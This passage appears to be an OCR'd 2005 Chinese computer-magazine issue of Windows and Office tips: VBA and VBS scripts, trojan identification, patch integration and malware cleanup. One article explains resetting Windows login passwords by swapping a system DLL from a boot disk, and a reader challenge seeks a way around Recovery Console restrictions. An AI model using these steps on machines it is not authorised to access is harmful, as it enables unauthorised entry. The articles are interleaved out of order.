
代码

OK，保存Normal模板。打开一个有图片的文档，运行“导出文档图片”宏，试试看效果如何。

疯狂的Word魔术 - Microsoft Word

记下心中的小秘密

终于迈过了前几道门槛，现在来制作一个比较复杂的自动添页和带密码保护功能的Word日记本。当我们打开这个文档时，Word会显示一个窗体，提示输入新日记的日期等信息，确认后自动添加一个空白页，并自动插入基本信息。最后程序会更新文档第一页的目录。而且这个日记本还有密码保护功能，不知道密码是打不开的哦。



自动追加日记

这个日记本程序不算复杂，主要分为几个步骤：第一步是建立一个文档，定义好需要的样式；第二步是在第一页插入空白目录，便于以后程序进行更新；最后一步就是编写VBA代码，让打开文档时提示输入密码。通过验证后自动显示窗体。

现在我们就一步步的来创建这个程序。

第一步：创建文档

在Word中创建一个空白文档，然后设置好页面和样式。为了能够自动更新目录，我们要定义一个名为"日记标题标题"的样式。至于样式的具体格式，读者朋友们可以按照自己的需要来确定了。

第二步：插入目录

选择菜单"插入→引用→索引和目录"，然后切换到"目录"选项卡。接着点击"选项"按钮打开目录选项对话框。

在这个对话框中，取消选中"大纲级别"选项，并在有效样式列表中，找到"日记标题"项，在目录级别中输入"1"。同时，去掉所有其他样式的目录级别。

确认后，目录域会插入到文档中。但由于目前没有任何日记，所以会显示"错误！未找到目录项"字样。我们暂时不管它。

第三步：创建VBA程序

启动VBA IDE，创建一个新窗体，命名为"diary"（注意，不要将窗体名字设为中文，否则VBA IDE会出错），并按照下图添加控件。

三个文本框分别名为"日期"、"标题"和"天气"，按钮名为"追加"。双击"追加日记"按钮输入下面的代码：

代码中UserForm_Initalize子过程是在窗体初始化时执行。子过程中用当前日期填充了"日期"文本框。

现在按下F5键执行这个窗体，输入内容后看看是不是插入了新页面并更新了目录。如果一切正常，我们继续下一步。

在"ThisDocument"中添加下面的代码：


经过这样设置后，我们的日记本文档打开时就会自动显示窗体了。不过记得要把宏安全性设置为"中"或者"低"哟。现在最后一个步骤就是为文档加上密码，保护我们的隐私。

选择菜单"工具→选项"，切换到"安全性"选项卡，输入打开文档所需的密码。

OK，大功告成，保存文档。重新打开看看效果吧！



设置目录选项



窗体外观



代码



代码



为文档设置密码

CF [ZT01]

■软件DIY

★★★

系统蓝色档案(四)

conime.exe洗冤录

本文可以帮你学到

- 了解conime.exe的真实身份
- 解读国内外conime.exe资料误区
- 区别正常进程，查杀BFGhost木马
- 不让conime.exe随CMD启动

小菜与“新型木马”的较量

1.conime.exe具有“木马特征”

自从大嘴数次为自己解决了进程中的疑难问题后，小菜下决心一定要把“任务管理器”中的未知进程都给查个“底儿朝天”，这不？他又发现了一个奇怪现象，当运行CMD打开“命令提示符”窗口时，在“任务管理器”进程列表中同时出现了一个从未见过的进程“conime.exe”，关闭命令行窗口后，它仍在继续运行，于是在“任务管理器”中强行结束了这个进程，然而当再次运行CMD时，conime.exe进程又自动出现了。直觉告诉小菜(虽然他的直觉一向不准……)，这是一种关联并植入在CMD程序中的新木马。

2.查杀未果，大家都说是木马

根据以往的查杀经验，小菜赶紧打开了“系统信息”(开始→程序→附件→系统工具→系统信息)，展开“软件环境→正在运行任务”，发现这个conime.exe进程的文件路径是c:\windows\system32\conime.exe(见图1)，于是先在“任务管理器”中结束这个任务进程，然后打开System32目录，删除了它的源文件conime.exe，谁知这边刚删除文件，系统中就又自动冒出了一个完全一样的conime.exe文件，厉害！这是什么病毒，难道还有其他的木马守护程序在运行吗？先上网搜索一下这个进程，看看有没有可以参考的信息，于是打开专业的进程信息查询网站http://www.dofile.com进行搜索，搜索结果着实把小菜惊出了一身冷汗(平时这么小心怎么还是中招了-_-)，网站中提示是一个叫做BFGhost的木马程序(见图2)，建议删除，可病毒源文件无法直接删除呀，看来还是得让大嘴过来一下了。




图1



图2

小知识

木马守护进程

最早的木马都是单个进程的，而且进程的隐藏技术也不像现在这样日新月异，所以通过进程管理工具就能轻易结束木马的进程。后来木马程序编写者们为防止别人轻易结束掉木马进程，研究了一种新技术，称为“木马守护进程”，其原理就是在系统中再追加一个进程，监控木马进程状态，如果监测到木马程序的进程被结束，就立即重建一个木马进程。可能你会说那么找到并结束这个守护进程不就可以了吗？木马程序的编写者当然也想到了，所以后来出现的守护进程型木马的木马进程和守护进程都是相互监控的，有一方被结束后，另一方会立即为其恢复，对于这类木马，可以使用我们以前介绍过的IceSword(冰刃，下载地址:http://www.xfocus.net/tools/200508/IceSword1.12.rar)的“创建进程规则”功能来阻止其恢复，然后再结束进程。

大多数人掌握的并非真理

1.文件版本信息证明清白

大嘴在“系统信息”中看了一下conime.exe进程的文件路径，然后又向右拖动窗口滚动条查看了这个进程的版本和文件日期信息，告诉小菜:conime.exe本身是一个正常的系统进程，现在关键是要看它有没有被木马程序替换，你看这里的信息显示与正常的Windows系统文件是完全一样的(见图3)，而通常的木马程序即使模仿，也不会做得这么仔




图3

细，你的电脑中的这个进程是正常的。

2.假相的由来

在网上一搜“conime.exe”，得出的结果为“conime.exe是木马”，完全没有提及正常的系统进程，其实网络上对于conime.exe进程的解释大部分都是错误的，现在我们要为conime.exe洗冤了。实际conime.exe文件名的意思是Console IME，这里的IME就是Input Method Editor，也就是通常所说的输入法，conime.exe就是指控制台模式(即“命令提示符”)下的输入法，它为中文版的Windows 2000/XP等NT内核系统的“命令提示符”提供中文输入功能。conime.exe的功能决定了它只存在于非西方语言的操作系统中，在英文类操作系统中根本不需要在命令行下使用其他输入法辅助输入，因此这个进程在英文类操作系统中被认为是不正常的伪系统进程，而网上的信息参考又大都来源于国外的网站，就造成了几乎所有网站都是提供了这样的错误信息。

3.解析conime.exe的“木马”特征

证明了conime.exe的清白，可是刚才那些木马特征怎么解释？首先来看看它的自动启动特性，conime.exe进程平时不会运行，所以对于这个进程大家通常都比较陌生。当运行CMD命令打开“命令提示符”时，它就会随之启动，此时按下Ctrl＋空格组合键时就可以看见命令行下的中文输入法被调了出来，在命令行中直接可以输入中文。接下来做个试验，在任务管理器中结束conime.exe进程，返回“命令提示符”窗口，现在再按Ctrl＋空格键，没有任何反应了，当然也就不能再输入中文了。conime.exe进程必须依靠CMD或者其他程序调用才能运行，我们直接运行conime.exe是没有任何反应的，不信的话，你结束conime.exe进程后再单独运行它，在任务管理器进程列表中根本没有conime.exe进程出现。而且当我们退出命令行窗口时，conime.exe进程也不会自动退出，而是一直驻留在内存中，这又会给大家造成一种误判的可能。至于删除后它又自动恢复，那是系统的文件保护功能在起作用，它也是系统中受保护的文件之一，小菜一开始就想着它可能是病毒木马了，早已忘记还有系统文件保护这回事了。病毒木马类的文章看得太多，有点“草木皆兵”了，哈哈。

让conime.exe走出你的视线

大家的系统想必都是中文版的，系统中的conime.exe很难确定是否是正常的系统进程了，下面给出比较详细的辨别方法。如果你不能区分，也可以让conime.exe不再随CMD启动，这样对大多数人来说并不会造成影响。

1.看文件路径和相关信息

真正的conime.exe进程源文件是在System32目录中，而其他利用此名称的病毒木马通常会换个地方，例如前面提到的BFGhost木马确实是使用了conime.exe的进程名，但只要打开“系统信息”，就会发现这个伪装的conime.exe的路径为c:\windows\conime.exe，另外加之这个木马EXE的版本信息为空，就能很快判断出它是假冒的了(见图4)。不过BFGhost木马的清除比较简单，结束进程后删除c:\windows中的conime.exe文件，然后再利用“系统配置实用程序”(运行“msconfig.exe”，Windows 2000没有这个工具，可直接修改注册表中的自启动项)删除其自启动项目即可。

名称	路径	版本	大小	文件日期
rtvscan.exe	c:\program files\symantec an...	9.0.0.338	1.17 M...	2004-4-19 18:04
vpc32.exe	c:\program files\symantec an...	9.0.0.338	261.25...	2004-4-19 18:06
kvsrvxp.exe	c:\progra~1\kv2005\kvsrvxp.exe	9, 0, 5, 112	204.00...	2005-1-29 11:17
vptray.exe	c:\progra~1\symant~1\vptray.exe	9.0.0.338	121.25...	2004-4-19 18:07
conime.exe	c:\windows\conime.exe	不可用	65.50 ...	1980-1-1 0:00
explorer.exe	c:\windows\explorer.exe	6.00.2800.11...	926.50...	1980-1-1 0:00
helpctr.exe	c:\windows\pchealth\helpctr\...	5.1.2600.134...	724.00...	2005-1-29 12:32
helpsvc.exe	c:\windows\pchealth\helpctr\...	5.1.2600.110...	687.00...	2005-1-29 10:21
ctfmon.exe	c:\windows\system32\ctfmon.exe	5.1.2600.110...	13.00 ...	1980-1-1 0:00

图4

火速链接

要区分正常的系统文件与木马，更多的方法请参考本刊2005年第16期《防火墙的大门你到底为谁开？》。

2.取消CMD和conime.exe进程的关联启动

对于大部分人来说，需要在“命令提示符”下输入中文的机会很少，这种情况完全可以取消CMD与conime.exe进程的关联启动。运行regedit.exe打开“注册表编辑器”，展开[HKEY_CURRENT_USER\Console]主键，在右侧窗格中找到“LoadConIme”键值，双击后将其数据修改为“0”即可(见图5)。这样conime.exe进程以后就不会再随CMD启动了，如果哪天在进程列表中看到它的身影，那么就一定是病毒木马在作怪了。另外，如果需要在“命令提示符”中使用cd命令进入中文名目录，可以使用Tab键自动完成功能。



图5

小提示

在结束conime.exe进程时，如果它的进程马上自动恢复的话，那么就很危险了，正常的conime.exe进程是不会自动恢复的，很可能是一个具备进程守护功能的木马在运行了。

CF [YY01]

远离等待，把 DOC 都变成 TXT

■张宗闰 崔彦锋

任务编号:200518

任务内容

Word 文件打开速度慢，而且如果有宏病毒的话,还有可能会导致系统被破坏。如果只需要览这些文件中的文字,而不需要图片,那么TXT是最好的选择了。本期挑战就是要让大家找出将DOC文件批量转换为TXT文件的方法。

装备: Microsoft Office 2003
任务难度系数:2/5
挑战者: 张宗闰 崔彦锋

新任务
(400 元)

本期密技E卡通中介绍了“故障恢复控制台”的使用技巧,其中有一条是突破限制访问硬盘分区中的任意路径,但此技巧的前提是在系统未崩溃时就完成“组策略编辑器”中的安全配置,本期想让各位挑战在没有预先设置组策略的情况下,能否利用覆盖注册表文件或其他方法实现“故障恢复控制台”突破限制访问所有路径。

最正统的解决之道:文档转换向导

Word “另存为”命令就可以将 DOC 格式的 Word 文档转换为 TXT 文本文档，但需要逐个打开 DOC 文档，效率太低。如果想要不打开文档就实现批量转换，Word 自带的“转换向导”就可以胜任。以下以 Microsoft Office Word 2003 为例，其他版本操作步骤基本相同。



图 1

第一步:启动 Word 2003，选择菜单“文件→新建…”，在窗口右侧的“新建文档”任务窗格中单击“模板”栏的“本机上的模板…”(见图 1)。

第二步:弹出“模板”对话框，单击“其他文档”选项卡，双击其中的“转换向导”图标，单击“确定”(见图 2)。然后在弹出“转换向导”对话框中单击“下一步”，接着单击选中“从 Word 文档格式转换为其他文件格式”，在“下拉”框中选择“纯文本”，单击“下一步”(见图 3)。



图 2



图 3

第三步:单击“源文件夹”右侧的“ 览”，选择需要转换的 DOC 文档所在的文件夹，比如“F:\MyDocs”，单击“目标文件夹”右侧的“ 览”按钮，选择一个用于保存转换后 TXT 格式文件的文件夹，可以与源文件夹相同，然后单击“下一步”。

第四步:逐个双击“可用文件”列表框中文件名，或者单击“全选”，选中需要转换的文档。同时可以逐个双击“转换文件”列表框中文件名，或者点击“全部删除”，撤销选中的文档，单击“下一步”(见图 4)，最后单击“完成”开始转换选中的文档。



图 4

不用打开 Word:用 VBS 代替收费软件

每次转换都需要先运行 Word，然后用一大堆操作才能完成转换，有没有更加简便的方法？你可以借助收费的共享软件“batconv 批量转换专家”(下载地址:http://www.onlinedown.net/soft/40398.htm，未注册版本不支持批量转换)来实现，现在就教你不花一分钱自制一款批量转换工具。

首先打开“记事本”，输入以下代码并保存为 BatchDoc2Txt.vbs(可从 http://www.newhua.com/cfan/200520/batchdoc2txt.rar 下载)，可存放在任意文件夹。

```
Const wdFormatText = 2
myDocDir = InputBox("请输入Word文档源文件夹:", "批量转换文本文件")
Set fsObject = CreateObject ("Scripting.FileSystemObject")
If Not (fsObject.FolderExists(myDocDir)) Then
  msgbox myDocDir & "源文件夹不存在,程序终止。", vbCritical, "错误"
  Wscript.Quit
End If
If InStrRev (myDocDir, "\") < Len (myDocDir) Then
  myDocDir = myDocDir & "\"
End If
Set DocFilesDir = fsObject.Getfolder (myDocDir)
Set myDocFiles = DocFilesDir.Files
Set myObject = Wscript.CreateObject("Word.Application")
For Each DocFile In myDocFiles
  If Right (DocFile.Name, 3) = "doc" Or Right (DocFile.Name, 3) = "DOC" Then
    TextFilePathAndName = myDocDir & Left(DocFile.Name, InStrRev (DocFile.Name, ".")) & "txt"
   myObject.Documents.Open DocFile.Path,,,,,,,,,,,False
    myObject.Documents(DocFile.Path).Activate
      myObject.ActiveDocument.SaveAs TextFilePathAndName, wdFormatText
    myObject.ActiveDocument.Close
  End If
Next
myObject.Quit
Set myObject = Nothing
```

然后在桌面上为这个VBS文件创建一个快捷方式,双击运行后只需输入需要转换的DOC文档的源文件夹,单击"确定"即可完成转换(见图5)。

注意:运行本脚本文件不能同时运行Word程序,脚本中",,,,,,,,,,,"共有11个逗号不能缺少,此VBS脚本在Windows XP SP2+Microsoft Office Word 2003下测试通过。



图5

把便捷装进右键菜单:右击DOC打开TXT

如果能右击DOC后直接打开转换好的TXT,那样岂不是更方便?

第一步:可从http://www.newhua.com/cfan/200520/word2txtex.rar下载代码并解压,然后将其中的word2txtex.vbs放在C:\下(也可放在其他目录,但应与下文中的设置相对应)。



图6

第二步:打开"我的电脑",选择菜单"工具→文件夹选项",在弹出窗口中选择"文件类型"选项卡,在"已注册的文件类型"列表中选中扩展名"DOC",点击下方的"高级"按钮,在弹出对话框中点击"新建"按钮,在弹出对话框的"操作"输入框中输入要显示的菜单名字(见图6),在"用于执行操作的应用程序"中输入如下内容(路径根据VBS文件实际所在位置更改):"wscript.exe c:\word2txtex.vbs %1"




图7

点击"确定"保存我们的所有设置。然后对任意Word文档进行右键单击,在菜单中选择我们的"文本转换"(见图7),就可以直接转换Word文档,并自动使用记事本打开。

CF [YY02]

一个DLL让密码形同虚设

★★

■日月双星

Windows的密码丢失实在是件令人头疼的事,尽管可以使用ERD Commander等工具启动并修改密码,但要下载这些庞然大物也需要很久,而利用其他的方法又太繁琐,用DreamPackPL生成的一个DLL来解决吧!

第一步:从http://www.newhua.com/cfan/200520/sfcfiles.rar下载并解压这个DLL文件,然后使用DOS启动盘(如果分区为NTFS,则需要下载支持NTFS的启动盘)启动计算机,用ren命令将C:\windows\system32目录下的sfcfiles.dll改名为sfcfiles.lld(此处注意不要改为其他文件名,否则下面的步骤中无法恢复此文件),接着将刚才下载的sfcfiles.dll复制到C:\windows\system32目录。

第二步:重新启动计算机,在出现登录界面时,你会看到一个DreamPackPL的界面(见图),点击其中的Details按钮,在出现的用户密码窗口中选择相应的用户,然后点击"重设密码"以设定新的密码。



第三步:再次重启,去除DreamPackPL界面中"DreamPack"的勾选,提示"Uninstall DreamPack?",点击"是"后系统就会自动恢复原来的sfcfiles.dll,下次启动时就不会再出现DreamPackPL界面了,现在用新密码登录即可。

CF [YY03]

玩转Windows补丁集成

自制Windows超级SP包，从此告别缝缝补补

★★★

■LL

懒得系统维护？那就只有定期重装系统了。但重装后那N个补丁的安装过程，实在令人头痛。自动更新功能虽然步骤较少，但网速不怎么快的朋友还是会选择把所有补丁下载到本地(批量下载所有补丁的方法请参考本刊2004年第7期《紧跟微软的步伐》)，重装后逐一运行。有没有方法可以给Windows的安装文件打上这一大堆补丁？这样每次重装完就不必再费力打补丁了。答案当然是肯定的，而且只用系统自带的功能就能做到。

你的Update.exe版本够高吗

不知道大家发现没有，其实每一个更新补丁都是一个压缩文件，MS只是把一些需要修改的系统文件打包成一个EXE自动解压的安装文件而已，当用户将补丁文件下载到本地后，双击就可以安装了，整个过程并不需要我们去干预。如何执行自动安装，关键命令就是压缩包里面的Update.exe或Hotfix.exe。通常不同补丁，Update.exe的版本可能有所区别，而Update.exe的开关参数就有可能不一样。开始前我们必须查看一下Update.exe是否是5.4.15.0之后的版本。

首先运行CMD打开“命令提示符”窗口，使用CD命令进入补丁所在目录，假设名为KB123456.exe(实际文件名比较长，此处为方便介绍做了简化)的补丁包在D:\，我们可以在“命令提示符”窗口中执行“KB123456.exe /X: D:\KB1”命令将其解压至D:\KB1目录中。然后打开解压目录D:\KB1，在其中的update目录中就能找到update.exe文件了。右击该目录中的Update.exe文件选择“属性”，在“版本”选项卡中查看“文件版本”的值。如果版本号为5.4.15.0或更高版本(见图1)，就说明这个补丁包支持本文所用到的开关参数。



图1

小提示

★想知道补丁包支持的命令参数，可以执行“补丁EXE文件名 /help”。

★其中将更新整合到位于指定路径的Windows安装源文件中所需要的update.exe开关为“/integrate:path”，“:path”指包含i386文件夹的文件夹，版本要求为5.4.15.0版本和更高。

将补丁集成到安装源文件中

确定Update.exe版本后，接着就是将其集成到Windows安装源文件中。本文以Windows XP SP2作为安装源文件，集成新的补丁包。

第一步：将Windows XP光盘插入光驱，然后将光盘中的内容复制到硬盘任意目录中，比如D:\WinXP。

第二步：我们要将KB123456.exe文件集成到位于D:\WinXP文件夹中，可以执行命令“KB123456.exe /integrate:D:\WinXP”。稍等片刻，如果要集成的补丁的语言以及所需Service Pack级别(有很多补丁要求系统已经安装了某个版本的Service Pack)符合的话，系统就会提示集成安装成功，否则会提示错误(见图2)。



图2

第三步：用同样方法可以集成更多更新补丁。如果补丁数目太多，可以通过批处理文件来进行集成安装。假设将所要集成的补丁放在D:\hotfix目录下，接下来编写一段比较简单的批处理文件(保存为buildcmd.bat，放在补丁所在目录D:\hotfix下)：

```
@echo off
for %%f in (*.exe) do @echo %%f /integrate:D:\WinXP /quiet>>pack.bat
```

执行后，在补丁目录下就会生成一个pack.bat文件，运行后所有补丁就会集成到D:\WinXP目录下的安装文件中。

通过上面操作，我们已经把新的补丁集成到安装源文件中了，接下来就可以用UltraISO、WinISO等光盘镜像软件制作ISO文件，然后刻录到光盘上即可，详细请查阅本刊2004年第1期的《告别死气沉沉的安装程序》。

几个注意事项

1.微软在2004年7月后发布的程序包基本都使用新版的Update.exe作为安装引擎，所以对于2004年7月以后所发布的补丁不需要检查其引擎。

2.通过此方法集成的补丁，系统不会正确创建Filelist注册表项。例如，如果将KB824146安全修补程序集成到Windows 2003安装源文件中，则系统不会正确创建[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Updates\Windows Server 2003\SP1\KB824146\Filelist]的注册表值的，不过系统还是会在“添加或删除程序”控制面板中为每个更新添加一个条目，但对应“删除”按钮是不可用的，这是为了系统不再要求重复安装同样的补丁。

3.安装程序检查当前使用的Service Pack版本，如果Service Pack版本低于软件更新版本，但是不低于软件更新指定的最低版本，并且语言相同，则安装程序将自动安装软件更新，反之则不会继续安装。 CF [YY04]

“带命令行的安全模式”抢救崩溃系统

★★

■李冉

一个小命令解朋友之难

系统出现故障时，往往让人手忙脚乱，心急的人往往把心一横就格了盘重装系统了。朋友的笔记本电脑这几天出了故障，进系统奇慢，很多程序无法运行，桌面呈假死状且鼠标指针狂闪，与进程相关命令都被屏蔽……显然，这是一个恶意程序或病毒在作怪。可偏偏朋友的电脑是笔记本，并且原厂提供的系统光盘是那种全硬盘恢复(不管是系统分区还是其他分区一律覆盖)的Windows系统光盘，这可把朋友急坏了，D盘里还有重要数据没有导出呢！

首先尝试着进入系统后杀毒，但系统里原来安装的诺顿即使升级了病毒库，仍然对系统中可能存在的病毒“熟视无睹”，看来不能依靠它了。局域网、USB存储设备均被屏蔽，幸好这台笔记本内置了光驱，刻了一张杀毒工具盘后逐一测试仍未解决，后来不知谁提了一个建议:既然不能重装，那何不试试“系统还原”？点击“开始→程序→附件→系统工具→系统还原”，却没有弹出“系统还原”的界面，但进程却在“任务管理器”中了。

无奈，只好重启按F8进入了“安全模式”，没想到病毒着实厉害，在“安全模式”下表现与刚才没什么区别。于是又找来一张Windows XP安装光盘，用它启动后根据提示进入了“故障恢复控制台”，想使用命令行执行“系统还原”，但“故障恢复控制台”只支持一部分限定命令。

原来以为拯救无望，可朋友不经意的一问却给了我很大的启示:刚才按F8时有这么多选项，试试别的呢？选了“带命令行的安全模式”，进入系统后出现一个“命令提示符”窗口，使用“cd c:\windows\system32\restore”命令进入“系统还原”所在目录，执行“rstrui.exe”命令，成功打开“系统还原”向导，根据提示将系统还原至出故障前的状态即可。

实践出真知

1.最好开启“系统还原”

许多系统优化技巧都会提到，在安装完Windows XP后，将“系统还原”关闭，但通过上面故障排除实例中可以看出，在许多危急情况下，“系统还原”可以让你回天有术。另外，提醒大家“系统还原”可能会导致还原点时间之后建立的个人文件丢失。建议只设置C盘系统还原，如果要精确到目录级，请参考本刊2005年第15期《擦亮你的月光宝盒——玩转系统还原高级设置》。

2.“带命令行的安全模式”是什么

它的功能和“安全模式”的功能几乎完全一样，惟一不同的是系统将加载命令行提示窗口，而不是资源管理器窗口，在此模式下，可利用命令行进行操作。只有同时按下Ctrl+Alt+Del组合键，选择“关闭”，才能退出。

在这种模式下，如果不小心关闭了命令提示符窗口，屏幕会全黑。可按下组合键Ctrl+Alt+Del，调出“任务管理器”，单击“新任务”，再在弹出对话框的“运行”后输入“C:\WINDOWS\explorer.exe”，可马上启动Windows XP图形界面。如果输入“c:\windows\system32\cmd”也能再次打开命令提示符窗口。

实例1:解决回收站无法清空

在Windows XP中，有时删除了一个文件，但自此回收站中的内容无法清空，每次打开回收站时它总先搜索一遍，然后在清空回收站时显示一个确认删除对话框，选“是”后清空，再次打开回收站时又出现了上述情况。

这时你可以“带命令行的安全模式”下，然后对每一个分区下的Recycled目录执行“Attrib -s -r -h”命令去除特殊属性，然后使用Del命令删除每一个分区下的Recycled目录。操作完毕后重启进入正常模式，问题一般即能解决。

实例2:正常模式下不能删除木马程序

某些时候，不能通过杀毒软件删除木马程序也不能手动删除木马文件。因为文件被系统锁定，所以不能删除。此时可以进入“带命令行的安全模式”，根据扫描程序的提示找到木马文件，直接删除。

实例3:拯救被间谍程序弄崩溃的系统

系统时常意外崩溃，并伴有蓝屏信息提示“*** STOP: 0x00000050 (0xeb7ff002, 0x00000000, 0x8054af32, 0x00000001) PAGE_FAULT_IN_NONPAGED_AREA nt!ExFreePoolWithTag+237”，重启后在“事件查看器”中可以找到ID 1003的事件条目，经过网上搜索怀疑是感染了间谍程序msupd5.exe、Reloadmedude.exe，而它们的Rootkit自我保护技术造成了系统的崩溃。

第一步:在“资源管理器”中打开目录%windir%\system32\drivers，在菜单“工具→文件夹选项”中启用查看系统、隐藏文件的选项。在目录中按F5刷新，然后查找文件名是8位随机小写字母的SYS文件，如:gbqxmhia.sys、upzvlbvv.sys、jsbmefvk.sys。

第二步:右击找到的可疑文件，选择“属性”，如果

管好你的“任务管理器”

★★

■阿当

你在何时会用到“任务管理器”，大多数人恐怕只有杀毒和某个程序假死时才会使用这个系统工具。如果仅仅是这样，那就实在是没有管好你的“任务管理器”，看看下面的几招。

给“任务管理器”添加更多查询功能

很多进程相关的第三方应用程序都需要使用进程的PID作为参数，但“任务管理器”的进程选项卡里却偏偏找不到这个PID值。无需借助第三方工具，我们可以给“任务管理器”添加这项功能：在“任务管理器”中打开“进程”选项卡，选择菜单“查看→选择列”，在弹出窗口中勾选“PID(进程标识符)”点击“确定”即可(见图1)。如果你想得到某个进程的详细路径，可以使用系统工具中的“系统信息”，查看其中的“软件环境→正在运行任务”。



图1

解决CS 1.5“失声”的问题

在CS(反恐精英) 1.5中，一旦不小心按了Win键或意外调出了输入法，就会从游戏中弹出到桌面状态。大多数情况下只需点击任务栏中CS任务就能切换回游戏中，可这样做之后在游戏中就听不到任何声音了。利用“任务管理器”同样可以解决这个问题：在“任务管理器”的“应用程序”选项卡中，双击“Counter-Strike”即可。

看电影不再卡机

“任务管理器”的进程优先级功能平时可能无用武之地，但如果你的电脑硬件配置较低或者同时打开了多个应用程序造成了系统缓慢，那么在观看电影时就有可能遇到时断时续的卡机现象。




图2

此时同样是打开“进程”选项卡，右击播放器的进程(如wmplayer.exe)，选择“设置优先级→高”(见图2)，这样一般就能解决卡机现象了。

谁“黑”了我的“任务管理器”

有很多网友都遇到过一个奇怪的现象，“任务管理器”边框奇怪地“失踪”了(见图3)，难道是被“黑”了？其实此时只需双击“任务管理器”界面的空白处就能恢复到原来的状态，同样地，再次双击则会进入无边框状态。




图3

组合键快速打开“任务管理器”

在Windows 98中可以使用Ctrl+Alt+Del直接打开“任务管理器”，可到了Windows 2000/XP后就不能这么做了，还需要在弹出的窗口中点击一下，在系统缓慢的时候要这样打开“任务管理器”实在太不高效，不如试一下新的快捷键Ctrl+Shift+Esc。

CF [YY06]

文件日期为2005年1月11日，文件大小为14KB(13824字节)，文件属性为“隐藏”，没有版本、产品名称或制造商信息，那么就基本符合了此间谍程序的特征。

第三步:转到目录%windir%\system32，搜索msupd*.exe和Reloadmedude.exe这两个文件(其中*为随机数字)，如果找到了符合要求的文件且文件大小为60KB(61440字节)，那么你的电脑已经感染了此间谍软件了。

第四步:重启按F8进入“安全模式”，在“资源管理器”中打开目录C:\WINDOWS\system32\drivers，确保已经打开了显示隐藏、系统文件的选项，然后用刚才的排查法找出可疑的SYS文件删除(建议删除前备份到别处)。打开目录C:\WINDOWS\system32，删除其下刚才找到的msupd*.exe和Reloadmedude.exe，完成后重启并用最新版的杀毒软件进行一次完整的硬盘扫描。如果连“安全模式”都进不去，就可以试一下“带命令行提示的安全模式”了，注意：在用del命令删除文件前必须先用“attrib -s -h 文件名”命令去除恶意程序文件的“系统”和“隐藏”属性。

CF [YY05]

让IE拥有Firefox的特性

让IE免费变身Firefox

★★

■新蔡一高 马德春

Firefox相信许多朋友都在用，它具备标签式多页面 览、集成搜索引擎、广告过滤等功能，加上强大的安全特性，成为IE强有力的对手。也难怪，IE在功能上一直没有大的改进，不过现在我们可以通过安装一款叫做Foxie的免费插件程序，让IE也具备多页面 览、广告过滤、集成搜索功能，同时软件还提供了专为IE定制的安全防火墙、间谍软件检测清除工具和隐私历史记录清除工具等，把IE打造为拥有FireFox强大功能和IE最好兼容性的强悍 览器。

Foxie小档案

u软件版本:1.1.0　　软件大小:1430KB
u软件性质:免费软件　　适用平台:Windows 9x/2000/XP
u下载地址:http://www.onlinedown.net/soft/42140.htm

安全高于一切

Foxie集多种安全措施于一体，可以为IE提供最强大的安全保护功能。

1.反间谍扫描

Foxie在安装后会询问你是否在线更新数据库并扫描电脑中的有害程序，如果你没有进行更新和扫描，也可以在安装后单独运行。首先要在开始菜单"Foxie Suite"程序组中选择"Secure Update"在线更新扫描数据库，单击"Check for Updates"按钮即可检查并显示可用的更新数据(见图1)，选中后单击"Install Updates"按钮即可下载并安装扫描数据库。然后再选择"Swift Sweeper"即可打开反间谍程序，单击"Start"按钮就可以扫描并显示出电脑中存在的广告软件、间谍软件等恶意程序，虽然笔者的电脑有层层防御，但还是有漏网之鱼，发现了一个叫做"Search Hijacker"的恶意程序(见图2)，选中它后单击"Remove"按钮即可自动清除这个恶意程序了。




图1

2.IE安全防火墙

Foxie安装结束后，我们在系统托盘中可以看到一个新增图标，这就说明Foxie的安全防火墙在工作了，而且它可以随IE自动启动。右键单击这个图标，可以看到它提供了三种防护选项(见图3):Spyware & Adware Blocker On表示阻止间谍软件和广告软件;Spammers & Scammers Blocker On表示阻止垃圾邮件制造者;Worms & Exploits Blocker On表示阻止蠕虫和漏洞利用攻击，默认情况下这三个选项都是选中的，可以为IE提供坚固的安全屏障。

